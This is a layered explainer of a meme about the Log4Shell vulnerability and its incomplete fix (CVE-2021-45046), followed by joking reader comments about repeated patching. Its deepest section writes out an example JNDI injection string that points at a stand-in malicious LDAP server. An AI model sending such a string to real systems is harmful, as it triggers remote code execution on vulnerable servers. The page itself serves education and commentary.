Thought Log4Shell was done? Cue CVE-2021-45046 plot twist
Why is this Security meme funny?
Level 1: When It Rains, It Pours
Imagine spending all Saturday cleaning your room until it’s spotless. You’re exhausted but proud, ready to finally sit down and relax. Just then, your little brother runs in and accidentally knocks over a big cup of juice all over the floor you just cleaned. Suddenly, you have a brand-new mess to deal with immediately, even though you thought you were done. That feeling of “Oh no, not again!” – that’s exactly the emotion behind this meme. The developers had fixed one huge problem and were hoping for a break, but then another big problem splashed down right afterward, ruining their peaceful moment.
Level 2: Patch Panic 101
If you’re a newer developer or not steeped in security lingo, let’s break down the scenario behind this meme. It references a real-world event that had engineers scrambling. Apache Log4j is a widely used Java library for logging messages in applications (think of it as the app’s diary for errors and events). In December 2021, a critical security vulnerability was discovered in Log4j. This bug was so severe that it got a nickname: Log4Shell. Essentially, if an attacker sent a certain crafty text string to any system using Log4j, they could trick that system into executing malicious code. In other words, a simple log entry could turn into a server break-in. It was as bad as it sounds – we’re talking headline news bad – and it was catalogued as CVE-2021-44228. (CVE stands for Common Vulnerabilities and Exposures, which is just a public database of known security bugs. “2021-44228” is the unique ID for that particular issue.)

Naturally, every company using Java rushed to patch their software, meaning they urgently updated Log4j to a fixed version (2.15.0) to block the attack. Imagine thousands of teams worldwide doing emergency updates over a weekend – it was a huge deal. After that intense effort, everyone hoped the crisis was over. The meme’s left panel text, “wanted to have a pleasant week after patching Log4Shell,” perfectly captures that wishful thinking: we’ve fixed the problem, so maybe now we can relax.
But then comes the punchline on the right: “But God said: CVE-2021-45046.” CVE-2021-45046 was the ID of a second vulnerability discovered in Log4j just a few days later. It turned out the first fix didn’t seal every crack, especially for certain unusual setups (those “non-default configurations” mentioned). So, despite all the hard work, there was yet another hole to plug. For developers, this was the ultimate “you’ve got to be kidding me!” moment. Teams that had just finished patching had to scramble and do it all over again, updating to Log4j version 2.16.0 this time. If you’ve ever played a game of whack-a-mole, you get the idea: you whack one mole (fix one bug) and another pops up.
Now add in the human factor: many engineers were on-call during this whole ordeal, meaning they had to be ready to respond to issues at odd hours. People got paged in the middle of the night to jump on conference calls and patch systems. And because Log4j is a dependency in so many applications (basically a piece of third-party code that lots of projects rely on), this turned into a textbook case of “dependency hell.” That’s when managing all your libraries and their updates becomes a nightmare. In short, this meme is talking about the crazy week when one logging library’s issues kept everyone in tech on their toes, furiously patching and repatching systems. You can imagine the frustration: you fix a huge problem and breathe a sigh of relief, only to find out days later that there’s another urgent problem lurking right behind it.
Level 3: Zero-Day Déjà Vu
For seasoned developers, the humor in this meme triggers a flashback to December 2021’s on-call chaos. Just days after wrestling with the infamous Log4Shell exploit (CVE-2021-44228) and deploying patches across dozens of systems, what happens? Surprise! Another critical bug crawls out of the woodwork in the very same library. That “pleasant week” you hoped for after patching the first vulnerability? Gone in an instant. Many recall that period as a blur of urgent emails, midnight pages, and emergency build pipelines. The meme format nails it: What if you thought the fire was finally out, but God said “here’s more gasoline.” Engineers who had just caught their first decent sleep were jolted awake by notifications effectively saying, “Hey, remember Log4j? You gotta patch it again.”
Engineer: “Phew, we fixed the Log4Shell mess. Finally, a calm week ahead.”
Universe: “CVE-2021-45046 has entered the chat.”
The right side of the meme even reproduces the dry official description of CVE-2021-45046:
“It was found that the fix to address CVE-2021-44228 in Apache Log4j 2.15.0 was incomplete in certain non-default configurations.”
In plain English, that meant “Remember that urgent patch we rushed to apply everywhere? Yeah... about that... it wasn’t enough.” This realization sent teams right back into incident response mode, as if the movie Groundhog Day were replaying in cybersecurity.
It’s funny only because it was so painfully true. The meme’s phrasing “wanted to have a pleasant week” is almost a sarcastic understatement – by that point most developers were absolutely exhausted, desperate for a break after days of firefighting. Instead, they got a cosmic joke in the form of a new CVE. The whole saga highlights the absurdity of modern software’s dependency hell. A single open-source library maintained by volunteers became a ticking time bomb inside millions of applications. Companies that had just finished announcing “We’ve patched Log4Shell, everything’s fine” suddenly had to scramble again and admit, “Actually... please update to Log4j 2.16.0 now.” On-call rotations got extended, holiday vacations got canceled, and hard lessons about diligent patch management were learned the hard way. This meme gets a knowing, somewhat bitter chuckle from anyone who lived through it, perfectly capturing that feeling of “Of course there’s another bug... why would it ever be that easy?”
Level 4: JNDI Pandora's Box
At the deepest technical level, this meme alludes to a Java security nightmare rooted in the design of Apache Log4j 2. In theory, a logging library should only record events, but Log4j had a powerful feature: it could perform lookups and execute dynamic code through the JNDI (Java Naming and Directory Interface). This was like a Pandora’s box hidden in plain sight – a feature intended for convenience that inadvertently opened up a remote code execution exploit vector. When a log message contained a special syntax (for example, ${jndi:ldap://malicious.server/a}), Log4j would obligingly connect to that server via LDAP and load whatever code it was pointed to. The result? An attacker could trick your application into downloading and running their code just by making your app log a carefully crafted string. In security terms, this was a catastrophic remote code execution vulnerability.
After the initial shock of CVE-2021-44228 (dubbed Log4Shell) and a frantic weekend of patching, one might think the nightmare was over. But here’s the rub: the fix released in Log4j 2.15.0 was incomplete. The developers closed the obvious loophole, but in certain non-default configurations (the kind real-world enterprise apps love to have), the library could still be coerced into performing those dangerous lookups. Essentially, they slammed one door shut without realizing a window was left wide open. This gave birth to CVE-2021-45046, the sequel vulnerability. It was a classic patch-failure scenario – a rushed fix that didn’t account for all the edge cases. Security researchers quickly found that if you tweaked the logging patterns or context data just right, you could still trigger rogue lookups or even crash the server with a denial-of-service. In effect, Log4Shell Part 2 emerged because the original patch didn’t fully purge the vulnerable code path from Log4j’s sprawling feature set.
From a battle-scarred perspective, this was hardly surprising. Complex systems often hide multiple related flaws: patching one bug sometimes unearths another lurking just beneath. In the world of security vulnerabilities, there’s even dark humor about expecting a “patch-of-a-patch” situation after any big fix. The underlying lesson here? With great flexibility (like letting your logger execute directory lookups) comes great responsibility – and if that responsibility is overlooked, you get a cascading failure. Log4j’s rich feature set, meant to ease configuration with handy JNDI lookups, turned into a zero-day factory for attackers. The code intended to help developers ironically became the tool hackers used to wreak havoc. So when the meme’s bottom-right panel drops “CVE-2021-45046” like a mic, it’s referring to this exact plot twist: the moment the entire industry realized that the fight wasn’t over even after applying the much-hyped patch. It encapsulates that bitter mix of “We finally fixed it!” followed immediately by “Oh no... we didn’t.”
Description
The meme is a two-column, two-row layout of the classic “What if you / But God said” pointing figure (the face is pixel-blurred). Left column: top frame shows the figure pointing at the viewer with the overlaid text "What if you"; bottom frame shows the same person pointing upward with the text "But god said". Right column replaces the usual heavenly imagery with incident text: the upper right white panel reads "wanted to have a pleasant week after patching log4shell" in bold black letters, while the lower right dark panel displays "CVE-2021-45046" in large white type followed by the smaller sentence "It was found that the fix to address CVE-2021-44228 in Apache Log4j 2.15.0 was incomplete in certain non-default configurations." The juxtaposition pokes fun at December 2021’s security scramble where engineers patched Log4Shell (CVE-2021-44228) only to discover a follow-up vulnerability days later, illustrating the relentless cycle of dependency patching, on-call fatigue, and security firefighting
Comments
9Comment deleted
Sprint goal: “remove log4j CVEs.” Reality: velocity measured in how many Docker layers we rebuild before the next advisory drops
The only thing worse than discovering a critical zero-day on Friday is realizing on Monday that your weekend patch was basically security theater with extra steps - welcome to the Log4j patch-a-thon where CVE-2021-45046 was the sequel nobody asked for but everyone got
Log4j 2.15.0: the only hotfix with its own CVE, its own hotfix, and its own support group meeting every December
The Log4Shell saga perfectly encapsulates the modern SRE experience: you finally finish emergency patching CVE-2021-44228 across your entire infrastructure at 3 AM, update your incident postmortem, and start to relax - only to discover that Apache released 2.15.0 with an incomplete fix, and now CVE-2021-45046 requires you to do it all over again. It's like playing whack-a-mole with CVEs, except the moles are in your production logging framework, and your pager won't stop going off. At least we all learned that 'certain non-default configurations' is security-speak for 'we'll see you again next week.'
2.15.0 fixed Log4Shell… except for “non‑default configurations” - aka every enterprise config I’ve ever inherited
Log4j 2.15.0: Because fully securing non-default configs is for the next release
After rolling Log4j 2.15.0 across 40 services, CVE‑2021‑45046 reminded us that immutability applies to data structures, not incident queues
God seems to hate Java Comment deleted
Well even our math is incomplete, so no wonder some patch is too Comment deleted